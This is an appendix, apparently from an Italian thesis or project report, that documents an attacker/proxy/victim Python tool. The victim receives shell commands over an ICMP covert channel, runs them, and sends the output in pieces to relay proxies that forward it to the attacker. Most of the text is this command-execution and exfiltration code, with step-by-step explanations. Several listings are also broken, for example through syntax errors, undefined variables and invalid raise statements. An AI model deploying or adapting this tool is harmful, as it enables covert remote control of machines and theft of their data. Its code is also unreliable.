14         if not isinstance(dict_proxy, dict):
15             print(f"proxy is not dict: {dict_proxy}")
16             continue
17         for value in dict_proxy.values():
18             try:
19                 proxy_ip=ipaddress.ip_address(value)
20                 proxy_list.append(proxy_ip)
21             except Exception as e:
22                 print(f"\tset_proxy_list: {e}")
23     print(f"Lista proxy sanificata")
24     return proxy_list
25
26 def setIP_host():
27     while True:
28         try:
29             ip_host, errore=mymethods.find_local_IP()
```

```
30              if ip_host is not None and ipaddress.ip_address(ip_host):
31                  ip_host=ipaddress.ip_address(ip_host)
32                  print("***IP host: ",type(ip_host),ip_host)
33              else:
34                  print(f"Errore nel trovare l'IP: {errore}")
35                  msg="Inserire indirizzo IP dell'host:\n\t#"
36                  ip_host=ipaddress.ip_address(input(msg))
37                  print("***IP host: ",type(ip_host),ip_host)
38              return ip_host
39          except Exception as e:
40                  print(f"setIP_host: {e}")
41
42  def setIP_vittima(config_file):
43      ip_vittima = ipaddress.ip_address(config_file.get("ip_vittima", None))
44      if not isinstance(proxy, ipaddress.IPv4Address)
45          raise ValueError(f"L'indirizzo IP della vittima non valido: {ip_vittima}")
46      return ip_vittima
47
48  def attack_type(config_file):
49      attack_func=config_file.get("attack_function")
50      attack_func = attacksingleton.get_attack_function(attack_func)
51      if not isinstance(attack_func, dict) or len(attack_func.items())!=1:
52          print(f"Funzione di attacco non definita",
53              f"non un dizionario" if not isinstance(attack_func, dict)
54              else f"funzioni ricavate" if len(attack_func.items())!=1
55              else None
56          )
57          attack_func=attacksingleton.choose_attack_function()
58      return attack_func
```

Listing 29: Impostazione delle variabili

A.3 Aspettando la conferma dai proxy

In input si passa l'indirizzo IP del proxy. Dopodichè si ricava, dal dizionario *dict_proxy_socket*, il socket indicante la connessione con lo stesso. Si aspettano poi dei dati dal proxy e li si confronta a il testo di conferma (ovvero il testoaspettatoche indica la conferma della connessione). Nel caso non combacino la connessione viene chiusa, il proxy tolto dalla lista di quelli connessi e il metodo ritorna. Altrimenti il metodo continua finchè non terrmina.

```
0   def wait_proxy_update(proxy:ipaddress.IPv4Address):
1       try:
2           if not isinstance(proxy, ipaddress.IPv4Address):
3               raise Exception(f"Indirizzo IP vittima non corretto")
4       except Exception as e:
5           print(f"attacker_wait_proxy_update: {e}")
6           return None
7       try:
8           proxy_socket=dict_proxy_socket.get(proxy.compressed)
9           confirm_text=com.CONFIRM_VICTIM+ip_vittima.compressed+proxy.compressed
10          data_received=proxy_socket.recv(1024).decode()
11          if confirm_text not in data_received:
12              raise Exception(f"Dati ricevuti invalidi {data_received}")
13          result=data_received.replace(confirm_text,"")
14          print(f"{proxy} connesso alla vittima? {type(result)} {result}")
15          if result!="True":
```

```
16                print(f"Proxy {proxy} non connesso alla vittima")
17                dict_proxy_socket.pop(proxy.compressed)
18                proxy_socket.close()
19                proxy_list.pop(proxy_list.index(proxy))
20                return False
21            print(f"Proxy {proxy} connesso alla vittima")
22            return True
23        except Exception as e:
24            print(f"wait_proxy_update: {e}")
25            return False
```

Listing 30: Attaccante: aspetta aggiornamento dal proxy

A.4 Ricavare i proxy connessi

Quando si ricavano la prima volta i proxy connessi; si crea anche un dizionario contenente il socket della connessione e una lista di thread (che eseguiranno *wait_proxy_update*). Quindi in input si prende la lista dei proxy, l'IP della vittima, la callback da assegnare ai thread e la tipologia di attacco fra proxy e vittima.

Dopodichè per ogni proxy presente nella lista; si crea il socket e ci si connette ad esso. Nel caso avvenissero problemi in questa fasela connessione viene chiusa e il proxy rimosso dalal lista dei proxy connessi.

Successivamente l'attaccante invia un messaggio di conferma della connessione e aspetta la risposta del proxy.

- Se la risposta non coincide con quella di conferma; il canale di comunicazione viene chiuso e il prpxy rimosso dalla lista.

Altrimenti si crea un thread che verrà aggiunto al dizionario. Alla fine ad ogni proxy verra associato il proprio thread.

```
0   def get_connected_proxy(proxy_list, ip_vittima, callback_func, attack_func):
1       dict_proxy_socket:dict[str,socket.socket]={}
2       thread_list:dict[str,threading.Thread]={}
3       for proxy in proxy_list.copy():
4           try:
5               socket_proxy=socket.socket(socket.AF_INET, socket.SOCK_STREAM)
6               socket_proxy.connect((proxy.compressed, 4567))
7           except Exception as e:
8               print(f"Socket {proxy} get_connected_proxy: {e}")
9               socket_proxy.close()
10              proxy_list.pop(proxy_list.index(proxy))
11              continue
12          str_victim=com.CONFIRM_ATTACKER+ip_vittima.compressed
13          str_attack=com.ATTACK_FUNCTION+next(iter(attack_func.items()))[0]
14          data=(str_victim+"||"+str_attack)
15          socket_proxy.sendall(data.encode())
16
```

```
17            data=socket_proxy.recv(1024).decode()
18            print(f"Socket {proxy} Received: {data}")
19            str_confirm=com.CONFIRM_PROXY+ip_vittima.compressed+proxy.compressed
20            if not data or data!=str_confirm:
21                print(f"Close connection for {proxy}")
22                socket_proxy.sendall(com.END_COMMUNICATION.encode())
23                socket_proxy.close()
24                proxy_list.pop(proxy_list.index(proxy))
25                continue
26            dict_proxy_socket.update({proxy.compressed:socket_proxy})
27            thread=threading.Thread(
28                target= callback_func
29                ,args=[proxy]
30            )
31            thread_list.update({proxy.compressed:thread})
32            thread.start()
33        return thread_list, dict_proxy_socket
```

Listing 31: Proxy connessi

A.5 Separazione dei dati ricevuti

Ciò che invia la vittima ai proxy è una singola stringa strutturata in questo modo:

- Le sottostringhe vengono separate da ||
- Dopodichè al loro interno l'oridne di sequenza e il dato restituito dal coamndo sono separati da **&&**

Esempio A.1.
0 && total || 1 && victim.py || ... || N && test.py

Per separare le stringhe in base al loro ordine [Code:32]: prima si uniscono i dati ricevuti da tutti i proxy in una singola lista (*unindent_data*). Per farlo si iterano tutti i valori presenti nel dizionario *received_data* e poi si dividono in base alla stringa ||. In questo modo alla lista verranno aggiunte stringhe del tipo: **seq && data**.

Dopodichè si itera su questa lista per separare il valore della sequenza dai dati. Questi dati verranno inseriti nel dizionario *dati_separati* in cui la chiave è il numero di sequenza menre il valore è il dato stesso.

```
0   def separa_dati_byID(received_data:dict[str,list]):
1       unindent_data=[]
2       for list_data in received_data.values():
```

```
3           if isinstance(list_data, bytes):
4               list_data=list_data.decode()
5           else: print(type(data))
6           for data in list_data.split("||"):
7               unindent_data.append([x for x in data])
8       dati_separati:dict[str,list]={}
9       for list_data in unindent_data:
10          if isinstance(list_data, bytes):
11              list_data=list_data.decode()
12          else: print(type(data))
13          list_data=list_data.split("&&")
14          if len(list_data)!=2:
15              print(f"Errore. Length is {len(list_data)}\t{list_data}")
16              continue
17          if dati_separati.get(list_data[0]) is None:
18              dati_separati.update({list_data[0]:[]})
19          dati_separati.get(list_data[0]).append(list_data[1])
20      return dati_separati
```

Listing 32: Separazione dei dati

Per unire i dati [Code:33] si prende un dizionario e si itera sullo stesso. Essendo le chiavi dei numeri; si itera usando l'indice che và da 0 sino alla lunghezza del dizionario. Dopodichè si aggiunge il dato ricavato alla lista che conterrà l'unione delle stringhe.

```
0   def unisciDati(dati_separati:dict[str:list]):
1       stringa=[]
2       for index in range(len(dati_separati)):
3           for data in dati_separati.get(str(index)):
4               if data[2]==com.LAST_PACKET:
5                   continue
6               stringa.append(data[2])
7       return stringa
```

Listing 33: Unione dei dati

B Appendice Proxy

B.1 Rilevamento degli argomenti passati

Per passare degli argomenti tramite linea di comando; si usano gli stessi metodi usati dall'attaccante [Code:28]. Tuttavia ciò che cambia sono gli argomenti voluti e la loro tipologia.

- In questo caso, tramite *ip_attaccante*, si richiederà la stringa indicante l'**IP dell'attaccante**.

B.2 Impostazione dei thread

Al metodo viene passato in input il metodo per il thread oltrea all'indirizzo IP della vittima. Dopodichè crea un lock per poter accedere al dizionario che conterrà le risposte dei thread, oltre che al dizionario che conterrà i thread stessi.

```
0  def setup_thread(callback_function,ip_host:ipaddress.IPv4Address):
1      try:
2          if not com.is_IPAddress(ip_host):
3              raise Exception("ip_host non ne un IPv4Address")
4          if not com.is_callback_function(callback_function):
5              raise ValueError("La callback function passata non chiamabile")
6      except Exception as e:
7          raise Exception(f"setup_thread: {e}")
8
9      thread_lock=threading.Lock()
10     print(f"Lock creato:\t{thread_lock}")
11     thread_response={ip_host.compressed:False}
12     print(f"Risposte create:\t{thread_response}")
13     thread_dict={ip_host.compressed:threading.Thread( target=callback_function)}
14     print(f"Thread creato:\t{thread_dict}")
15     return thread_lock, thread_response, thread_dict
```

Listing 34: Impostazione dei thread

B.3 Confermo la connessione alla vittima

Il proxy aggiorna l'attaccante sullo stato della connessione con la vittima. Lo fa indicando l'IP della vittima, il suo stesso IP e il risultato della connessione. Inoltre, nel caso la connessione non sia andata a buon fine, si chiude anche la connessione con l'attaccante.

```
0  def confirm_conn_of_victim(ip_vittima, ip_host, socket_attacker, result:bool):
1      try:
```

```
2           data=com.CONFIRM_VICTIM+ip_vittima+ip_host+str(result)
3           socket_attacker.sendall(data.encode())
4           print(f"Aggiornamento confermato all'attaccante")
5           if not result:
6               socket_attacker.close()
7               raise Exception(f"\t***{ip_host} non connesso a {ip_vittima}")
8           print(f"\t***{ip_host} connesso a {ip_vittima}")
9       except Exception as e:
10          print(f"confirm_conn_to_victim: {e}")
11          exit(1)
```

Listing 35: Conferma all'attacante della connessione con la vittima

B.4 Aspetto che la vititma confermi la connessione

Dopo aver mandato il messaggio, per la connessione, alla vittima; si aspetta una sua risposta di conferma. Ciò verrà fatto analizzando il flusso dei dati in arrivo e filtrando quelli provenienti dalla vittima. Per fare ciò si definiranno gli arogmenti dello sniffer in questo modo:

- Si ricava l'interfaccia sulla quale questo pacchetti viaggeranno. Qui è dove si ascolteranno i dati.
- Dopodichè si definisce il filtro da usare per scremare i pacchetti:

  f"icmp and icmp[0]==8 and src ip_src and icmp[4:2]=checksum"

  Si filtrano i pachcetti ICMP di tipo Echo Request, provengono dalla vittima e il cui campo identfier combacia con il checksum calcolato precedentemente.
- Si definirà anche la funzione di callback usata per processare i pacchetti in arrivo.

Dopodichè si avvia lo sniffer e si aspetta che la vittima risponda. Ciò verrà notificato tramite un threadin Event, che verrà attivato in base a due scenari:

- La vittima risponde con un messaggio di conferma
- La vittima ci impiega troppo tempo a rispondere e quindi un timer scadrà. In questo caso si considererà la connessione non confermata.

Se la vittima ha risposto o no lo si vede dallo stato del time. Se è ancora attivo il risultato sarà positivo, altrimenti negativo e quindi la connessione non è stata stabilita. Questo risultato verrà memorizzato nel dizionario *thread_response*. Esso ha come chiave l'IP dell'host e come valore il valore booleano indicante lo stato della connessione con la vittima.

```
0  def wait_conn_from_victim(ip_vittima,ip_host,thread_lock,thread_response):
1      try:
2          confirm_text=com.CONFIRM_VICTIM+ip_vittima+ip_host
3          checksum=mymethods.calc_checksum(confirm_text.encode())
4          interface,_=mymethods.iface_src_from_IP(ip_vittima)
5          event_pktconn=com.get_threading_Event()
6          filter=attacksingleton.get_filter_connection_from_function(
7              "wait_conn_from_victim"
8              ,ip_vittima
9              ,checksum
10         )
11     except Exception as e:
12         print(f"wait_conn_from_victim filter: {e}")
13         return False
14     try:
15         args={
16             "filter":filter
17             ,"prn":callback_wait_conn_from_victim(
18                 ip_vittima
19                 ,ip_host
20                 ,event_pktconn
21             )
22             ,"iface":interface
23         }
24         sniffer, pkt_timer=com.sniff_packet(args,event=event_pktconn)
25         com.wait_threading_Event(event_pktconn)
26     except Exception as e:
27         raise Exception(f"wait_conn_from_victim sniffer: {e}")
28     com.stop_sniffer(sniffer)
29     if res:=com.stop_timer(pkt_timer):
30         print(f"La connessione per {ip_vittima} confermata")
31     else:
32         print(f"La connessione per {ip_vittima} non confermata")
33     com.update_thread_response(
34         ip_host
35         ,thread_lock
36         ,thread_response
37         ,res
38     )
39     return res
```

Listing 36: Connessione con la vittima

La funzione di callback; definisce un sottometodo che richiede come input il pacchetto che lo sniffer ha catturato. Dopodichè ritornera questo metodo. Ciò viene fatto per poter usare la funzione di callback in modo da poter passare argomenti diversi da quelli che lo sniffer si aspetta. Infatti lo sniffer si aspetta un metodo che prende in input un pacchetto, mentre si vuole passare anche l'IP della vittima, l'IP dell'host e l'evento; che verrà attivato se la connesisone dovesse essere confermata.

La funzione di callback, che viene ritornata, verifica se il pacchetto catturato ha determianti layer (in questo caso IP, ICMP e Raw). ,E se è cosi, calcola il checksum del messaggio di conferma e verifica se combacia con l'identificatore ICMP presente nel pacchetto. Inoltre verifica anche che l'indirizzo IP del mittente combaci con quello della vittima.

Se entrambe le condizioni sono soddisfatte, allora la connessione è stata confermata e si attiva l'evento. Dopodichè il metodo ritorna e termina la sua esecuzione.

```
0  def callback_wait_conn_from_victim(ip_vittima, ip_host, event_pktconn):
1      def callback(pakt):
2          print(f"callback wait_conn_from_victim received:{pakt.summary()}")
3          if pakt.haslayer(IP) and pakt.haslayer(ICMP) and pakt.haslayer(Raw):
4              confirm_text=com.CONFIRM_VICTIM+ip_vittima+ip_host
5              checksum=mymethods.calc_checksum(confirm_text.encode())
6              if checksum==pakt[ICMP].id and ip_vittima==pakt[IP].src:
7                  print(f"Il pacchetto ha confermato la connessione...")
8                  com.set_threading_Event(event_pktconn)
9                  return
10         print(f"Il pacchetto non ha confermato la connessione...")
11     return callback
```

Listing 37: Callback di **wait_conn_from_victim** [36]

B.5 Aspetto i dati dalla vittima

Il meotdo che riceve i dati dalla vittima, prende in input l'indirizzo IP della vittima, l'indirizzo IP dell'attaccante, la funzione di attacco e una lista dove i dati ricevuti verranno memorizzati. Dopodichè passerà i dati alla funzione *wait_ data* della libreria *attacksingleton*. Sarà quest'ultima a gestire la ricezione dei dati dalla vittima [Code ??].

```
0  def wait_data_from_vicitm(ip_src, ip_dst, attack_func, data_recvd):
1      if not (is_IPaddr(ip_src) and is_dict(attack_func) and is_list(data_recvd)):
2          raise Exception(f"Argomenti in input non validi")
3      try:
4          print(f"Tramite {attack_func} aspetto che {ip_src} mandi i dati")
5          attacksingleton.wait_data(
6              attack_func
7              ,ip_src=ip_src
8              ,ip_dst=ip_dst
9              ,information_data=data_recvd
10         )
11     except Exception as e:
12         raise Exception(f"wait_data_from_vicitm: {e}")
```

Listing 38: Aspettando i dati dalla vittima

B.6 Aggiorno la vittima sulla fine della connessione

Quando l'attaccante decide di chiudere la connessione, invia alo proxy un comando indicante la cosa. Tuttavia il proxy ha una connesisone anchec con la vittima e quindi dovrà aggiornare anche lei. Per farlo definisce il messafggio da mandare e lo spedisce tramite il metodo **send_packet**.

```
0  def update_victim_end_communication(ip_vittima):
1      if not com.is_IPAddress(ip_vittima):
2          raise Exception(f"Argomenti non validi {type(ip_vittima)}")
3      data=com.END_COMMUNICATION
4      if com.send_packet(data.encode(),ip_dst=ip_vittima):
5          print(f"{ip_vittima}: la vittima stata aggiornata")
6          return
7      print(f"{ip_vittima}: la vittima non stata aggiornata")
```

Listing 39: Aggiornamento sulla fine della connessione

C Appendice Victim

C.1 Rilevamento degli argomenti passati

Per passare degli argomenti tramite linea di comando; si usano gli stessi metodi usati dall'attaccante [Code:28]. Tuttavia ciò che cambia sono gli argomenti voluti e la loro tipologia.

- In questo caso, tramite *num_proxy*, si indicherà il minimo nmero di proxy necessari.

C.2 Callback per aspettare la connessione dal proxy

La funzione di callback usata per aspettare la connessione da parte del proxy è deifnita in questo modo:

In input richiede

1. la lista con i proxy connessi
2. l'indirizzo IP dell'host stesso
3. il threading event per segnalare quando la connesisone è deifnita
4. il lock usato quando si aggiornano dfei dati condivisi fra i thread
5. il minimo numero di proxy connessi necessari per iniziare l'attacco.
6. la tipologia di attacco da usare

Dopodichè controlla quali protocolli sono presenti nel pacchetto e se sono tutti quelli necessari; procede a ricavare l'indirzzo dell'hot mittente e controlla se è già connesso. Nel caso lo fosse ignora il messaggio; altrimenti controlla se il payload nel pacchetto corrisponda al messaggio di conferma della connessione.

Se la situazione fossse confermata, ricava dal pacchetto la tipologia di attacco da utilizzare e invia al proxy la conferma della ricezione dei dati e della connessione. Poi si aggiunge il proxy appena connesso alla lista dei proxy connessi.

```
def callback_wait_conn(conn_proxy,ip_host,event,lock,num_proxy,attack_func):
    def callback(pket):
        nonlocal attack_func, conn_proxy, ip_host, event, lock, num_proxy
        if pket.haslayer(IP) and pket.haslayer(ICMP) and pket.haslayer(Raw):
            print(f"Ricevuto pacchetto da {pket[IP].src}...")
            ip_src=ipaddress.ip_address(pket[IP].src)
            if is_proxy_already_connected(ip_src, conn_proxy, lock):
                print(f"already connected with {ip_src}:\n\t{conn_proxy}")
                return
            confirm_text=(com.CONFIRM_PROXY+ip_host.compressed).encode()
            if confirm_text in pket[Raw].load :
                int_version=(pket[ICMP].id>>8) ^ ord("i")
                int_code=(pket[ICMP].id & 0xFF) ^ ord("p")
                attack_type="ipv"+str(int_version)+"_"+str(int_code)
                attack_type=attacksingleton.get_attack_function(attack_type)
                attack_func.update(attack_type)
                print(f"***Updated attack Function: {attack_func}")
                data=(com.CONFIRM_VICTIM+ip_host+ip_src).encode()
                if com.send_packet(data,ip_src):
                    add_proxy_to_connected_list(
                        conn_proxy
                        ,ip_src
                        ,event
                        ,lock
                        ,num_proxy
                    )
                    print(f"Confermata la connessione per {ip_src}")
                    return
                print(f"{ip_src} non ha risposto al messaggio di conferma. ")
        print(f"Non confermata la connessione...")
    return callback
```

Listing 40: Callback per aspettare la connessione da parte del proxy

C.3 Operazioni eseguibili sulla lista dei proxy connessi

Le operazioni eseguibili sulla lista dei proxy connessi sono le seguenti:

- Controllare se un indirzzo Ip è già presente nella lista e quindi verificare se il proxy è già connesso.
- Aggiungere un proxy alla lista.
- Verificare se si è raggiunto il numero minimo di proxy necessari.

Verificare se un proxy è già connesso

Il metodo acquisisce il lock e poi controlla se l'indirizzo IP è già presente nella lista dei proxy connessi. Dopodichè rilascia il lock e ritorna il risultato.

```
def is_proxy_already_connected(IPproxy, conn_proxy, lock):
    if not (is_IPAddress(IPproxy) and is_list(conn_proxy) and is_lock(lock)):
        raise Exception("send_data_to_proxies: Argomenti non corretti")
```

```
3       lock.acquire()
4       is_already_connected= IPproxy in conn_proxy
5       lock.release()
6       return is_already_connected
```

Listing 41: Controllo se un proxy è connesso alla vittima

Aggiunta di un proxy alla lista dei proxy connessi

Il metodo d'appprima verifica che gli argomenti passati siano corretti; dopodichè acquisice il lock e controlla se l'indirizzo IP del proxy è già presente nella lista dei proxy connessi. Se cioò non fosse, e quindi il proxy non è presente nella lista, lo si aggiunnge ad essa.

Dopodichè rilascia il lock e controlla quanti proxy si sono connessi. Se il numero di proxy connessi è maggiore del numero indicato in input; si chiede se continuare o aspettarnbe di più.

Nel caso si volesse continuare, la cosa viene segnalata tramite il threading Event passato.

```
0   def add_proxy_to_connected_list(conn_proxy, ip_src, event, lock, num_proxy):
1       if not (is_list(conn_proxy) and is_IPAddress(ip_src) and is_int(num_proxy)):
2           raise(f"Argomenti non corretti")
3       if not (is_threading_Event(event) and is_threading_lock(lock)):
4           raise(f"Argomenti non corretti")
5       lock.acquire()
6       if ip_src not in conn_proxy:
7           conn_proxy.append(ip_src)
8       lock.release()
9       print(f"{ip_src} aggiunto alla lista dei proxy connessi\n\t{conn_proxy}")
10      msg="Numero minimo di proxy raggiunto. Aspettarne di piu? [s/n]"
11      if reached_proxy_number(lock, conn_proxy, num_proxy):
12          com.set_threading_Event(event)
```

Listing 42: Aggiunta di un proxy alla lista dei proxy connessi

Verificare se si è raggiunto in numero minimo di proxy connessi

Il metodo verifica che gli argomenti passati siano corretti; dopodichè acquisisce il lock e controlla se il numero di elementi pressenti nella lista (dei proxy connessi) è magigore od uguale al numero minimo di proxy necessary. Dopo aver rilasicato il lock; controlla il risultato del confronto effettuato. Nel caso sia positivo, stampa un messaggio confermando che si è raggiunto il numero necessario di proxy e ritorna

True. Altrimenti stampa un messaggio indicando quanti proxy sono ancora necessari e ritorna False.

```
def reached_proxy_number(lock, conn_proxy, num_proxy):
    if not (is_list(conn_proxy) and is_lock(lock) and is_integer(num_proxy)):
        raise(f"Argoemnti non corretti")
    lock.acquire()
    is_enough_proxy=len(conn_proxy) >= num_proxy
    lock.release()
    if is_enough_proxy:
        print(f"Raggiunto il numero di proxy necessari:\n\t{conn_proxy}")
        return True
    print(f"Necessari ancora {num_proxy-len(conn_proxy)} proxy")
    return False
```

Listing 43: Controllo del numero di proxy connessi

C.4 Callback per il timer

Il metodo definito, verrà chiamato dal tmier quendo scadrà il suo tempo. In input richiede:

1. lo sniffer che sta monitorando i pacchetti
2. il timer stesso
3. l'evento che indica se si è raggiunto il numero minimo di proxy connessi necessari
4. la funzione che il timer dovrà chiamare.

La funzione callback in questo specifico caso sarà sempre **reached_proxy_number** [Code: 43]

```
def done_waiting_timeout(sniffer, timer, event, callback_function):
    if not (is_sniffer(sniffer) and is_timer(timer) and is_event(event)):
        raise Exception("done_waiting_timeout: Argomenti non corretti")
    if not callback_function():
        print("Not enough proxies have arrived")
        msg="Continuare ad aspettare ulteriori proxy? (s/n)"
        if mymethods.ask_bool_choice(msg):
            print("Continuo ad aspettare...")
            timer = threading.Timer(
                WAITING_TIME
                ,lambda: done_waiting_timeout(
                    sniffer
                    ,timer
                    ,event
                    ,callback_function
                )
            )
            timer.start()
            return
```

```
19            else:
20                print("Smetto di aspettare...")
21        print("Enough proxies have arrived")
22        com.set_threading_Event(event)
```

Listing 44: Metodo eseguito quando il timer scade

C.5 Aspettando il comando dall'attaccante

La funzione che aspetta il comando dall'attaccante richiede in input:

- l'attacco con cui i dati verranno mandati alla vittima (e quindi come la vittima dovrà riceverli)
- l'indirizzo IP dell'host (in questo caso l'IP della vittima stessa)
- la lista in cui il comando verrà memorizzato

Dopodichè, dopo aver chiamato il metodo **wait_data**, controlla se i dati sono stati ricevuti e se sono validi.

Nel caso in cui la lista sia vuota, procede a sostituirlo con il comando che indicherà la fine della comunicazione. Altrimenti ritorna come comando il primo elemento della lista.

```
0   def wait_attacker_command(attack_func, ip_host, command):
1       if not (is_dict(attack_func) and is_IPaddr(ip_host) and is_list(command)):
2           raise Exception(f"wait_attacker_command: argomenti non validi")
3       print(f"Waiting data witch attack function: {attack_func}")
4       if attacksingleton.wait_data(attack_func, ip_host, command):
5           print(f"Finished waiting data. Comando ricevuto: {command}")
6           if len(command)==1:
7               command= command[0].replace(com.CONFIRM_COMMAND,"")
8           elif len(command)>1:
9               print(f"Errore multipli comandi: {command}")
10              command=command[0]
11          elif len(command)<1:
12              print(f"Errore nessun comando: {command}")
13              command=com.END_COMMUNICATION
14      else: print("Comando non ricevuto")
```

Listing 45: Aspettando il comando dall'attaccante

C.6 Aggiungendo al comando il messaggio di fine dati

Quando il comando viene eseguito nella shell, è necessario un modo per rilevare quando i dati sono finiti. Per fare ciò, si aggiunge alla fine del comando un messaggio che

indica ciò. Per farlo, nella funzione, si controlla su quale sistema operativo verrà eseguito e in base a quello si aggiunge questo messaggio.

```
0  def append_END_DATA_2_command(command:list[str]):
1      if not com.is_list(command):
2          raise Exception(f"Argomenti non validi: {type(command)}")
3      if sys.platform == "win32":
4          command.append(f" && echo '{com.END_DATA}'")
5      elif sys.platform=="linux":
6          command.append(f"; echo '{com.END_DATA}'")
7      else: print("Sistema operativo non supportato.")
```

Listing 46: Aggiunta del messaggio di fine dati al comando

C.7 Prelevamento dei dati ricevuti dal comando

Per ricavare i dati restituiti dal comando si definisce un metodo che richeide in input il comando da eseguire. Dopodichè si chiama un metodso che, passato il comando da eseguire, apre una shell, lo esegue e restituisce il processo.

Da questo processo verranno estratti i dati ricevuti in output (stdout) e in errore (stderr). Per fare ciò, definiamo due liste per memorizzare questi dati e due thread che leggeranno i dati presenti negli stream.

Una volta avviati i thread, si apsetta che il processo termini così come i thread che leggono i dato dagli stream. Quando ciò succede, e tutti i thread hannoterminato la loro esecuzione, si ritorneranno le due liste che ora conterranno i dati ricavati dall'esecuzione del comando.

```
0  def general_get_data_from_command(command:list[str]):
1      if not isinstance(command, list):
2          raise Exception(f"Argomenti non validi: {command}")
3      proc_shell=mymethods.get_shell_command("".join(x for x in command))
4      if com.is_valid_shell(proc_shell):
5          print("Shell aperta con successo...")
6      else: raise Exception(f"Shell non valida {proc_shell}")
7      stdout_lines = []
8      stderr_lines = []
9      stdout_thread = threading.Thread(
10         target=read_stream, args=(proc_shell.stdout, stdout_lines, "OUT")
11     )
12     stderr_thread = threading.Thread(
13         target=read_stream, args=(proc_shell.stderr, stderr_lines, "ERR")
14     )
15
16     stdout_thread.start()
17     stderr_thread.start()
18     proc_shell.wait()
19     proc_shell.terminate()
20     stdout_thread.join()
21     stderr_thread.join()
```

```
22        return stdout_lines, stderr_lines
```

Listing 47: Ricavando i dati dall'esecuzione del comando

La lettura dei dati dallo stream avviene in questo modo:

1. In input viene passato lo stream da cui leggere i dati, il buffer in cui memorizzare i dati letti e un'etichetta che identificherà quale stream si sta leggendo.

2. Dopodichè si legge una linea dallo stream finchè non si avrà una linea vuota (o nulla). Questo ci indicherà che non ci sono ulteriori dati dal leggere nello stream.

3. Per ogni linea non vuota, si sanitizzerà il suo ocntenuto, e poi verrà aggiunta alla lista che conterrà tutte le lineeprecedenti.

4. Infine lo stream verrà chiuso e nel buffer si avranno tutti i dati che erano presenti in esso.

```
0  def read_stream(stream, buffer, label=""):
1      for line in iter(stream.readline, ''):
2          if line:
3              decoded = line.rstrip()
4              buffer.append(decoded)
5      stream.close()
```

Listing 48: Lettura dei dati dallo stream

C.8 Inoltro dei dati ai proxy connessi

Una volta ricavati i dati dal comando, la vittima dovrà inoltrarli ai proxy che si sono collegatio. Per farlo, si definisce un metodo che funziona in questa maniera.

In input richiede:

- i dati da inviare ai vari proxy
- la lista contenente gli indirizzi IP dei proxy connessi
- il tipo di attacco da usare per inviare i dati. Ciò definirà come i dati verranno inviati ai proxy.

Dopodichè si inizialista la lista che conterrà i dati che ciascun proxy dovra ricevere [Code:49 line:5]. gli elemenmti che la popoleranno, saranno delle stringhe le quali indicheranno non solo il dato ma anche il suo ordine. In questo modo, quando il proxy riceverà i dati, saprà come riordinare i dati.

- L'indice viene ricavato iterando sul range che va da 0 sino alla dimensione della lista (contenente i dati da inoltrare).

Alla fine di questa parte sapremo quali dati ciascun proxy dovra ricevere.

Prima di inviare il tutto, procediamo a rendere la lista di stringhe, che il proxy dovrà ricevere, come una singola stringa. Per unire i dati, si itera su ciascun elemento della lista (associato al determinato proxy) e si uniscono le stringhe tramite separatore `||` [Code:49 line:9]. Alla fine avremo che la lista conterrà (e che ciascun proxy dovrà ricevere) una singola stringa per proxy.

Dopodichè si procede a iterare sulla lista, a cui sono stati aggiuntio i dati precedenti, così da poter inviare la stringa ai proxy.

- Avremo che un proxy riceverà una stringa del tipo:
  0 && dato1 || 1 && dato2 || 2 && dato3 || ...

Una volta che i dati sonostati mandati a tutti i proxy, si procede ad inviare un messaggio che indica che tutti i dati sono stati inviati [Code:49 line:25]. e che questo sarà l'ultimo pacchetto che verrà mandato.

```
0  def send_data_to_proxies(data2send, conn_proxy, attack_func):
1      if not (is_dict(attack_func) and is_list(conn_proxy) and is_list(data2send)):
2          raise Exception("send_data_to_proxies: Argomenti non corretti")
3      if not com.is_list(data2send) or len(data2send)<=0:
4          raise ValueError(f"Lista nessun dato presente {data2send}")
5      data_4_proxies:list[list]=[[] for _ in conn_proxy]
6      for index in range(len(data2send)):
7          string=str(index)+"&&"+data2send[index]
8          data_4_proxies[index % len(conn_proxy)].append(string)
9      for index in range(len(data_4_proxies)):
10         data_4_proxies[index]="".join(
11             data_4_proxies[index][j] if j==0
12             else "||"+data_4_proxies[index][j]
13             for j in range(len(data_4_proxies[index]))
14         )
15     for index in range(len(data_4_proxies)):
16         data=None
17         if isinstance(data_4_proxies[index], bytes):
18             data=data_4_proxies[index]
19         elif isinstance(data_4_proxies[index], str):
20             data=data_4_proxies[index].encode()
21         else: print("data: Caso non contemplato")
```

```
22              print(f"Sending to {conn_proxy[index]}: {data}")
23              attacksingleton.send_data(attack_func, data, conn_proxy[index])
24          try:
25              unavailable_proxy=send_lastpacket_toProxies(attack_func, conn_proxy)
26              print(f"Non hanno ricevuto l'aggiornamento {unavailable_proxy}")
27              print(f"Hanno ricevuto l'aggiornamento {conn_proxy}")
28          except Exception as e:
29              raise Exception(f"send_data_to_proxies: {e}")
```

Listing 49: Inviando i dati ai proxy connessi

Per mandare il messaggio che indica che i dati sono stati inviati, si definisce un metodo che richiede in input:

- la funzione di attacco da usare per inviare i dati
- la lista dei proxy connessi

Dopodichè per ogni indirizzo IP presente nella lista dei proxy connessi, si invia il messaggio in questione.

```
0   def send_lastpacket_toProxies(attack_function, proxy_list):
1       if not (is_dict(attack_function) and is_list(proxy_list)):
2           raise Exception("send_lastpacket_toProxies: Argomenti non corretti")
3       print(f"Aggiorniamo i proxy. Questo l'ultimo pacchetto")
4       unavailable_proxy=[]
5       for proxy in proxy_list:
6           data=(com.LAST_PACKET).encode()
7           attacksingleton.send_data(attack_function, data, proxy)
8       return unavailable_proxy
```

Listing 50: Send LAST_PACKET ai proxy

D Appendice Librerie

E Attack Singleton

E.1 Metodo usato per inviare i dati

Il seguente metodo viene utilizzato per inviare i dati (in input) a una delle entità (vittima, proxy,...). Dopodichè si inizializza la varibile che conterrà l'istanza della classe *SendSingleton*; e si ricaverà l'attacco dal dizionario che si è passato in input.

Successivamente si confronterà l'attacco ricavato con tutti quelli possibili e si eseguirà il metodo associato [code:51 line 7].

```
0  def send_data(attack_func, data:bytes=None, ip_dst):
1      if not (is_dict(attack_func) and is_bytes(data) and is_IPaddr(ip_dst)):
2          raise Exception("Argomenti non validi")
3      print(f"Using {attack_func} for {ip_dst}. Sending: {data}")
4      singleton=SendSingleton()
5      attack_code=next(iter(attack_func.items()))[0]
6      match attack_code:
7          case "ipv4_1"|"ipv4_dest_unreach":
8              return singleton.ipv4_dest_unreach(data,ip_dst)
9          case "ipv4_2"|"ipv4_source_quench":
10             return singleton.ipv4_source_quench(data,ip_dst)
11         case "ipv4_3"|"ipv4_redirect":
